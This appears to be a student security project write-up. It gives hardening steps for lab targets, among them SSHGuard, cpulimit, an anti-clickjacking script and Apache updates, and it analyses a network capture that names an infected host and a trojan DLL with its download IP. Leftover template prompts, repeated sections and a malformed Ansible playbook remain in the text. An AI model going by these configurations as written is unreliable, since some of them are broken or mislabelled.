HTTP Request Size Monitor

Summarize the following:

- `WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute`
- > 3500 last 1 minute
- Provide a screenshot of the alert in action.

Hardening

Hardening Against *Excessive HTTP Errors* on Target 1

- ***Patch***: *SSHGuard Prevent against Brute Force attacks by blocking suspicious IPs E.g., install SSHGuard with apt-get install sshguard*
- ***Why It Works***: *SSHGuard It uses logging activity to identify users with multiple failed attempts and then temporarily blocks them by putting their ip address in iptables. After a set duration the lock is automatically released. An alternative to SSHGuard is Fail2Ban package*
- *SSH Guard*

Hardening Against *CPU Usage Monitor* on Target 1

Explain how to patch Target 1 against Vulnerability 2. Include:

- ***Patch***: *cpulimit Limit excessive CPU use by a process by setting limits E.g., install cpulimit with apt-get install cpulimit*
- ***Why It Works***: *It can set limits on the CPU usage that is found to be consuming excessive CPU by using top. It can work in conjunction with the alert. For instance when an alert if fired for CPU usage of more than 50%, SOC analyst is informed, in response the analyst can detect which process is consuming excessive CPU by using top and then set a limit on it by using cpulimit. Likewise limits can also be set as default for certain processes.*
- *CPU Limit*

Hardening Against *HTTP Request Size Monitor* on Target 1

Explain how to patch Target 1 against Vulnerability 3. Include:

- ***Patch***: *Kernel upgrade Prevents DOS attacks that exploit Linux vulnerabilities by keeping Linux Security Patches/Kernel up to date E.g., install Upgrade kernel with apt-get upgrade linux-image-generic if Ubuntu, or apt-get upgrade kernel, then reboot, this can be used in conjunction with another package kexec, apt-get install kexec tools to facilitate quicker reboots*
- *KexecTools*
- ***Why It Works***: *It upgrades the OS with the latest security packages to prevent exploitation of vulnerabilities from outdated software.*

Hardening Against clickjacking attacks on Target 2 : Nikto

```
+ The anti-clickjacking X-Frame-Options header is not present.
```

There are three main mechanisms that can be used to defend against these attacks:

- Preventing the browser from loading the page in frame using the X-Frame-Options or Content Security Policy (frame-ancestors) HTTP headers.
- Preventing session cookies from being included when the page is loaded in a frame using the SameSite cookie attribute.
- Implementing JavaScript code in the page to attempt to prevent it being loaded in a frame (known as a "f**rame-buster**").

Note that these mechanisms are all independent of each other, and where possible more than one of them should be implemented in order to provide defense in depth.

- How to install it (include commands).

Best-for-now Legacy Browser Frame Breaking Script:

One way to defend against clickjacking is to include a "**frame-breaker/buster**" script in each page that should not be framed. The following methodology will prevent a webpage from being framed even in legacy browsers, that do not support the X-Frame-Options-Header.

In the document HEAD element, add the following:

First apply an ID to the style element itself:

```
<style id="antiClickjack">
    body{display:none !important;}
</style>
```

Then, delete that style by its ID immediately after in the script:

```
<script type="text/javascript">
    if (self === top) {
        var antiClickjack = document.getElementById("antiClickjack");
        antiClickjack.parentNode.removeChild(antiClickjack);
    } else {
        top.location = self.location;
    }
</script>
```

Hardening Against outdated apache webserver on Target 2: Nikto

```
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
```

Prerequisites

- Dedicated server or virtual machine running Red Hat® Enterprise Linux, CentOS, Ubuntu or Debian
- **Backup Apache configuration File**
  a. First it is needed to extract the backup configuration file. Below are the posibles destinations files where the file could be located: Ubuntu and debian:
  b. /etc/apache2/httpd.conf
  c. /etc/apache2/apache2.conf
- **Run the following command to copy the configuration file into a backup file.**
  a. `$ sudo cp /etc/apache2/httpd.conf /etc/apache2/httpd-backup.conf`

Update Apache Version

Run the following command in order to update Apache:

```
Ubuntu and Debian based distributions:# apt-get update && apt-get install apache2
```

Restart Apache Server

In order to restart the apache server, you can run the following command

```
Ubuntu and Debian based distributions:# systemctl restart apache2
```

Hardening Against outdated apache webserver on Target 2: Nikto

```
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
```

This patch works because any outdated software is ripe with vulnerabilities. As newer software gets pushed out with updates, security patches and bug fixes, the older software gets less and less attention and becomes more and more vulnerable. Keeping current with software updates and current versions goes a long way in keeping systems secure.

Hardening Against XSS Attacks on Target 2

```
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
 the MIME type
```

- The missing "**X-Content-Type-Options**" header enables a browser to perform MIME type sniffing when the Content-Type header is not set or its value seems inappropriate. In other words, when the browser gets the response from the server it tries to figure out on its own what is the type of the content and how to handle it. In certain circumstances that can lead to serious security issues (**XSS attack**).

- How to fix “X-Content-Type-Options” Header Missing:
  - Your server should be configured to include the header
    - X-Content-Type-Options=nosniff

- How this works:
  - If we have an application that allows an upload of jpg files, an attacker may upload a file with jpg extension being in fact an html file with malicious js script inside. Some other user may want to display the image in his browser. The browser gets the file with Content-Type=image/jpg and finds out that content type is inappropriate. If the MIME type sniffing is enabled, the browser handles the file as html and executes the malicious js script. On the other hand, if the MIME type sniffing is disabled by setting the "X-Content-Type-Options" header, the browser displays an error message and the script is not executed.

Implementing Patches

Implementing Patches with Ansible

```
---
  - name: httpd is there
    hosts: linux
    task:
      - name: ensure httpd is installed
         apt-get:
           name: httpd
           state: latest
```

updates the apache web server

Implementing Patches with Ansible

Anisble with SSHGuard

Role Variables

The following role variables are relevant:

- `sshguard_block_time`: Block attackers for initially BLOCK_TIME seconds after exceeding THRESHOLD. Subsequent blocks increase by a factor of `1.5`; default `120`.
- `sshguard_detection_time`: Remember potential attackers for up to DETECTION_TIME seconds before resetting their score; default `1800`
- `sshguard_threshold`: Block attackers when their cumulative attack score exceeds THRESHOLD. Most attacks have a score of `10`; default `30`.
- `sshguard_whitelist`: A list of whitelist entries. IP addresses listed in the WHITELIST are considered to be friendlies and will never be blocked.
  - `comment`: A comment / description (optional)
  - `address`: A single IPv4 and IPv6 address / address blocks in CIDR notation / hostnames

```
---

- name: test-playbook | Test sshguard role
  hosts: all
  become: yes
  become_user: root
  vars:
    - sshguard_whitelist:
        - comment: IPv4 localhost
          address: 192.168.1.0/24
        - comment: IPv6 localhost
          address: ::1
  roles:
     - nephosolutions.sshguard
```

References:

- *Clickjacking defense - OWASP cheat sheet series*. (n.d.). Owasp. Retrieved May 24, 2022, from https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html


- Garcia, J. (2021, December 2). *Updating apache to the latest version in linux -*. Rackspace. Retrieved May 24, 2022, from https://docs.rackspace.com/support/how-to/updating-apache-to-the-latest-version-in-linux/

- *X-Content-Type-Options header missing*. (2020). ScanRepeat. Retrieved May 24, 2022, from https://scanrepeat.com/web-security-knowledge-base/x-content-type-options-header-missing#:%7E:text=The%20missing%20%22X%2DContent%2D,and%20how%20to%20handle%20it.

Networking

Network Topology
& Critical Vulnerabilities

Network Topology



Subnet (Frank-n-Ted)
Address Range: 10.6.12.0/24
Netmask: 255.255.255.0
Gateway: 10.6.12.1

- Frank andTed DC
  - Purpose: Domain Controller
  - IP Address: 10.6.12.12
- NBNS Server
  - Purpose: NetBios Name Service
  - IP Address: 10.6.12.255
- LAPTOP
  - Purpose: Workstation
  - IP Address: 10.6.12.203
- Desktop
  - Purpose: Workstation
  - IP Address: 10.6.12.157

Subnet (Torrent)
Address Range: 10.0.0.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

- Domain Controller
  - Purpose: Domain Controller
  - IP Address: 10.0.0.2
- Workstation 1
  - Purpose: Client
  - IP Address: 10.0.0.201
- Workstation 2
  - Purpose: Client
  - Address:10.0.0.255

Infected Machine
Rotterdam-PC.mindhammer.net
Purpose: Client
IP Address 172.16.4.205

Traffic Profile

Traffic Profile

Feature	Value A / Value B	Description
Top Talkers (IP Addresses)	172.16.4.205 / 185.243.115.84 166.62.111.64 / 172.16.4.205 10.0.0.201 / 23.43.62.169	Machines that sent the most traffic.
Most Common Protocols	TCP (data)- 88.5% UPD (video or DNS) -11.2% ARP (MAC address to IP) -.2%	Three most common protocols on the network.
# of Unique IP Addresses	808	Count of observed IP addresses.
Subnets	10.0.0.0/24 10.6.12.0/24 172.16.4.0/24	Observed subnet ranges.
# of Malware Species	1 (june11.dll)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Business Traffic
  - Accessing company resources (databases, remote servers, etc)
- Non-Business traffic (low impact, low risk)
  - Social media, “safe” websites

Suspicious Activity


- Traffic that can be traced to the actions of malicious actors
  - Accessing suspicious IPs, Malware Download
- Use of company website for unauthorized activities
  - Downloading unauthorized materials

Normal Activity

Web Browsing


Summarize the following:

- Low volume HTTP and TCP Traffic



Connection to a SAMBA share


- An SMB2 (Samba) request to connect to a shared drive was executed between 172.16.4.205 and 172.16.4.4
- This is most likely normal activity between these machines as they are on the same subnet




Malicious Activity

Suspicious Web Server


- Suspicious web server (frank-n-ted.com) at 10.6.12.12
- An ACK (Acknowledgement) Response from 10.6.12.12 to 255.255.255.255 broadcast IP
- No known broadcast server with business purpose
- Web Server activity is not in alignment with normal business activity functions
- May be an attempt to obfuscate employee network activity






Malware


- Malware intrusion into the network
- 10.6.12.203 downloaded june11.dll Malware from 205.185.125.104
- A GET request to an external network is indicated HTTP traffic
- identified as a trojan by VirusTotal.com






Malware (contd)

